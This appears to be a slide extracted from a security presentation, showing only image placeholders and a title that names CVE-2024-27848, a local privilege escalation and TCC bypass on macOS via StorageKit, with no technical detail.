
**CVE-2024-27848 - LPE + TCC bypass**

**via StorageKit**







